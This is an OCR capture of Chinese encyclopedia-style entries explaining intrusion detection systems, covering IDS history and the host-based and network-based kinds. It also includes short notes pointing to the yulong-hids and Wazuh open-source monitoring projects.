
语音 编辑 讨论 上传视频

同义词 IDS（入侵检测系统）一般指入侵检测系统

本词条由"科普中国"科学百科词条编写与应用工作项目 审核 。

入侵检测系统（intrusion detection system，简称"IDS"）是一种对网络传输进行即时监视，在发现可疑传输时发出警报或者采取主动反应措施的网络安全设备。它与其他网络安全设备的不同之处便在于，IDS是一种积极主动的安全防护技术。 IDS最早出现在1980年4月。 1980年代中期，IDS逐渐发展成为入侵检测专家系统（IDES）。 1990年，IDS分化为基于网络的IDS和基于主机的IDS。后又出现分布式IDS。目前，IDS发展迅速，已有人宣称IDS可以完全取代防火墙。

中文名	入侵检测系统	本　质	网络安全设备
外文名	intrusion detection system	出现时间	1980年4月
简　称	IDS	学　科	网络安全



入侵检测系统的概述图（2张）

HIDS

收藏 | 56

HIDS

语音 编辑 讨论 上传视频

本词条缺少**概述图**，补充相关内容使词条更完整，还能快速升级，赶紧来编辑吧！

HIDS全称是Host-based Intrusion Detection System，即基于主机型入侵检测系统。作为计算机系统的监视器和分析器，它并不作用于外部接口，而是专注于系统内部，监视系统全部或部分的动态的行为以及整个计算机系统的状态。

中文名	基于主机型入侵检测系统	作用类型	内部系统监控
外文名	Host-based Intrusion Detection System	作用对象	主机系统和系统本地用户

由于HIDS动态地检查网络数据包这一特性，它可以检测到哪一个程序访问了什么资源以及确保文字处理器（Word-Processor）不会突然的、无缘无故的启动并修改系统密码数据库。同样的，不管是往内存、文件系统、日志文件还是其它地方存储信息，HIDS会一直监控系统状态，并且核对他们是否和预期相同。

HIDS运行依赖于这样一个原理：一个成功的入侵者一般而言都会留下他们入侵的痕迹。这样，计算机管理员就可以察觉到一些系统的修改，HIDS亦能检测并报告出检测结果。

一般而言，HIDS使用一个它们所监视的目标系统以及文件系统（非必需）的数据库，HIDS也可以核对内存中未被非法修改的区域。对于每一个正被处理的目标文件来说，HIDS会记录下他们的属性（如权限、大小、修改时间等）然后，如果该文件有其文件内容的话，HIDS将会创建一个校验码（如SHA1，MD5或类似）。这个校验码信息将储存在一个安全的数据库中，即校验码数据库，以便将来的核对。

https://github.com/ysrc/yulong-hids

https://documentation.wazuh.com/4.0/index.html

yulong-hids：中文规则说明等-规则

wazuh：ELK日志，攻击行为分析等-爆破|提权

实现入侵行为分析，日志实时监控，规则触发拦截等功能

NIDS

公众号：0x00实验室

网络入侵检测系统

收藏 | 2 | 0

语音 编辑 讨论 上传视频


同义词 NIDS一般指网络入侵检测系统

本词条由"科普中国"科学百科词条编写与应用工作项目 审核 。

网络入侵检测系统(network intrusion detection system，NIDS)，是指对收集漏洞信息、造成拒绝访问及获取超出合法范围的系统控制权等危害计算机系统安全的行为，进行检测的软件与硬件的组合。 [1]

NIDS的目的是从网络上的TCP/IP消息流中识别出潜在的攻击行为。 [2]

中文名	网络入侵检测系统	功　能	检测系统漏洞、系统活动等
外文名	network intrusion detection system	优　点	风险低、配置简单等



网络入侵检测系统的概述图

科普中国

公众号：0x00实验室